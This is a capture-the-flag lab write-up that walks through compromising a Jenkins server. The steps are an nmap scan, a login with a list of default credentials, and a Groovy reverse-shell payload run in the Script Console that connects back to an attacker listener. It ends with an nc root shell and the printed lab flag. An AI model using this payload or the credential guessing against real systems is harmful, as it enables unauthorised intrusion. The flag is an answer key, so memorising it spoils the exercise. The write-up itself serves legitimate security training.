Pennyworth Write-up

Prepared by: 0ne-nine9, ilinor

Introduction

In the cyber security industry, there is a way to identify, define, and catalog publicly disclosed vulnerabilities. That type of identification is called a CVE, which stands for Common Vulnerabilities and Exposures.

Post-analysis, each vulnerability is assigned a severity rating, called a CVSS score, ranging from 0 to 10, where 0 is considered Informational, and 10 is Critical. These scores are dependent on several factors, some of which being the level of CIA Triad compromise (Confidentiality, Integrity, Availability), the level of attack complexity, the size of the attack surface, and others.

One of the most well-known and most feared vulnerability types to find on your system is called an Arbitrary Remote Command Execution vulnerability.

```
In computer security, arbitrary code execution (ACE) is an attacker's ability to execute arbitrary commands or code on a target machine or in a target process. [..] A program designed to exploit such a vulnerability is called an arbitrary code execution exploit. The ability to trigger arbitrary code execution over a network (primarily via a wide-area network such as the Internet) is often called remote code execution (RCE).
```

In this example, we will be exploring precisely this typology of attack vectors.


Enumeration

As always, we will be starting with an nmap scan. The `-sC` and `-sV` switches will be employed in order to force default script usage (albeit intrusive) and advanced version detection for services identified on any of the open ports. This will help us get a better overview of the target and understand its' purpose on the network.

```
$ sudo nmap -sC -sV {target_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-13 12:54 CEST
Nmap scan report for {target_IP}
Host is up (0.13s latency).
Not shown: 999 closed ports

PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
```

From the output of the scan, we find a singular result of interest. Jetty version 9.4.39.v20210325 is running on an open TCP port 8080. Like any other HTTP server, we will need to use our browser to explore this service easily. Navigating to the IP address of the target through our URL search bar will yield an error, as we will need to specify the port the service is running on. Looking back at the scan, the service is not running on port 80, which is the one your browser would be expecting if you input the IP address of the target alone. However, if we specify the IP:PORT combination as shown below, we will meet the following result.

```
http://{target_IP}:8080/
```




The HTTP server seems to be running a Jenkins service. A small summary of this service can be found in the snippet below. It will give us a general idea of the capabilities of such a service and how it might interact with the backend. Any interactions are essential, as they can serve as a gateway to gaining a foothold on the host running everything in the backend. If any of them is misconfigured, they could prove to be an easy path of exploitation for an attacker.

```
Jenkins is a free and open-source automation server. It helps automate the parts of software development related to building, testing, and deploying, facilitating continuous integration and delivery. It is a server-based system.
```

The potential approach we can explore against this login screen is to try logging in using commonly used weak credential pairs. This relies on the possibility that server administrators might have overlooked configuring the Jenkins service securely. Upon searching the web for common weak credential pairs, we get the following result:

```
admin:password
admin:admin
root:root
root:password
admin:admin1
admin:password1
root:password1
```

Fortunately, we were right. Attempting multiple combinations from the list above, we can successfully log in using the credential pair `root:password` and are presented with the administrative panel for the Jenkins service. Now, it is time to look around.



Foothold


At the bottom right corner of the page, the current version of the Jenkins service is displayed. This is one of the first clues an attacker will check - specifically if the currently installed version has any known CVE's or attack methods published on the Internet. Unfortunately, this is not our case. The current version is reported as secure. As an alternative, we stumble across two vital pieces of information while searching for Jenkins exposures.

- A handbook including multiple ways of gaining Jenkins RCE's
- A repository similar to the above, including links to scripts and tools

When stumbling across invaluable resources such as the examples above, it is vital that you save them for later in a well-organized bookmark folder for quick access. It is highly encouraged to use well-established research in your professional activities, and this situation does not differ from the case.

In both links provided above the Jenkins Script Console is mentioned, where what is known as Groovy script can be written and run arbitrarily. To access it, you need to navigate to the left menu, to `Manage Jenkins > Script Console`, or by visiting the following URL directly from your browser URL search bar:

```
http://{target_IP}:8080/script
```



The objective of our Groovy script implementation as explained in the two documents linked before will be to receive a reverse shell connection from the target. Reverse, in this case, meaning the target will initialize the connection request back to our attacker VM, with simplicity in implementation and a better chance of Firewall evasion being the main two reasons. Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack.

Since it only executes the Groovy commands, we will need to create a payload in Groovy to execute the reverse shell connection. Specifically, we will make the remote server connect to us by specifying our IP address and the port that we will listen on for new connections. Through that listening port, the target will end up sending us a connection request, which our host will accept, forming an interactive shell with control over the target's backend system. In order to do that, we will need a specially crafted payload, which we can find in the following GitHub cheatsheet.

The payload we are looking for is as below. This snippet of text has only the {your_IP} part at the very first line which needs to be changed to fit your specific case. In this case, you will need to find out your IP address from the deployed VPN connection. After replacing the {your_IP} bit with your IP address, you can paste this whole snippet into the Script Console in Jenkins.

```
String host="{your_IP}";
int port=8000;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());whi
le(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

In order to get your IP address for the currently deployed VPN connection, you need to open a new terminal tab or window and input the `ip a | grep tun0` command. The output will look as below, and the IP address you need to replace in the snippet above is marked in green.

```
$ ip a | grep tun0

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN
group default qlen 500
    inet 10.10.14.18/23 scope global tun0
```

After finding out your IP address for the tun0 interface and replacing it in the Script Console, you can look at what each of the 3 top lines in the code block achieve for a better understanding of the payload.

```
`String host="{your_IP}";`          : Specify the IP address for the target to connect back
to.
`int port=8000;`                    : Specify the port on which the attacker will listen
on.
`String cmd="/bin/bash";`           : Specify the shell type the attacker expects. *

* Since the target is Linux-based, we are using `/bin/bash`.
If the target was using Windows, it would have been `cmd.exe`.
```

The rest of the script will instruct the target to create a `cmd` process which will initialize a connection request to the provided `host` and `port` (us, in this case). Our listener script will be running on the specified port and catch the connection request from the target, successfully forming a reverse shell between the target and attacker hosts. On our side, this will look like a new connection is received and that we can now type in the target host's terminal. This will not be visible on the target's side unless they are actively monitoring the network activity of their running processes or the outbound connections from their ports.

Before running the command pasted in the Jenkins Script Console, we need to make sure our listener script is up and running on the same port as specified in the command above, for `int port=8000`. To achieve this, we will use a tool called `netcat` or `nc` for short. Looking at the Wikipedia article for netcat, we can learn more about its' use.

```
netcat (often abbreviated to nc) is a computer networking utility for reading from and
writing to network connections using TCP or UDP. The command is designed to be a
dependable back-end that can be used directly or easily driven by other programs and
scripts. At the same time, it is a feature-rich network debugging and investigation tool,
since it can produce almost any kind of connection its user could need and has several
built-in capabilities. Its list of features includes port scanning, transferring files,
and port listening: as with any server, it can be used as a backdoor.
```

Netcat comes pre-installed with every Linux distribution, and in order to see how to use it, we can input the `nc -h` command into our terminal window.


```
$ nc -h

[v1.10-46]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
    -c shell commands   as `-e'; use /bin/sh to exec [dangerous!!]
    -e filename     program to exec after connect [dangerous!!]
    -b          allow broadcasts
    -g gateway      source-routing hop point[s], up to 8
    -G num          source-routing pointer: 4, 8, 12, ...
    -h          this cruft
    -i secs         delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
    -l          listen mode, for inbound connects
    -n          numeric-only IP addresses, no DNS
    -o file         hex dump of traffic
    -p port         local port number
    -r          randomize local and remote ports
    -q secs         quit after EOF on stdin and delay of secs
    -s addr         local source address
    -T tos          set Type Of Service
    -t          answer TELNET negotiation
    -u          UDP mode
    -v          verbose [use twice to be more verbose]
    -w secs         timeout for connects and final net reads
    -C          Send CRLF as line-ending
    -z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

After a short analysis of the help output, we can open a new terminal tab and type in the following command to start a netcat listener on the specified port. This will make our attacker host ready to receive connections from the target, the last remaining step before launching the script we placed in the Jenkins Script Console.

```
l : Listening mode.
v : Verbose mode. Displays status messages in more detail.
n : Numeric-only IP address. No hostname resolution. DNS is not being used.
p : Port. Use to specify a particular port for listening.
```

```
$ nc -lvnp 8000

listening on [any] 8000 ...
```

Now that our listener is turned on, we can execute the payload by clicking the `Run` button.



Once the script is run, we can navigate to the terminal where netcat is running and check on the connection state. From the output, we understand that a connection has been received to `{your_IP}` from `{target_IP}`, and then blank space. We can try to interact with the shell by typing in the `whoami` and `id` commands. These commands help verify our permission level on the target system. From the output, we can quickly determine that we rest at the highest level of privilege.

```
$ nc -lvnp 8000
listening on [any] 8000 ...

connect to [{your_IP}] from (UNKNOWN) [{target_IP}] 39228
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

We have command execution. Navigate to the `/root` directory on the target and read the flag.

```
cd /root

ls
flag.txt

cat flag.txt
9cdfb439c7876e703e307864c9167a15
```

That is a wrap! Congratulations!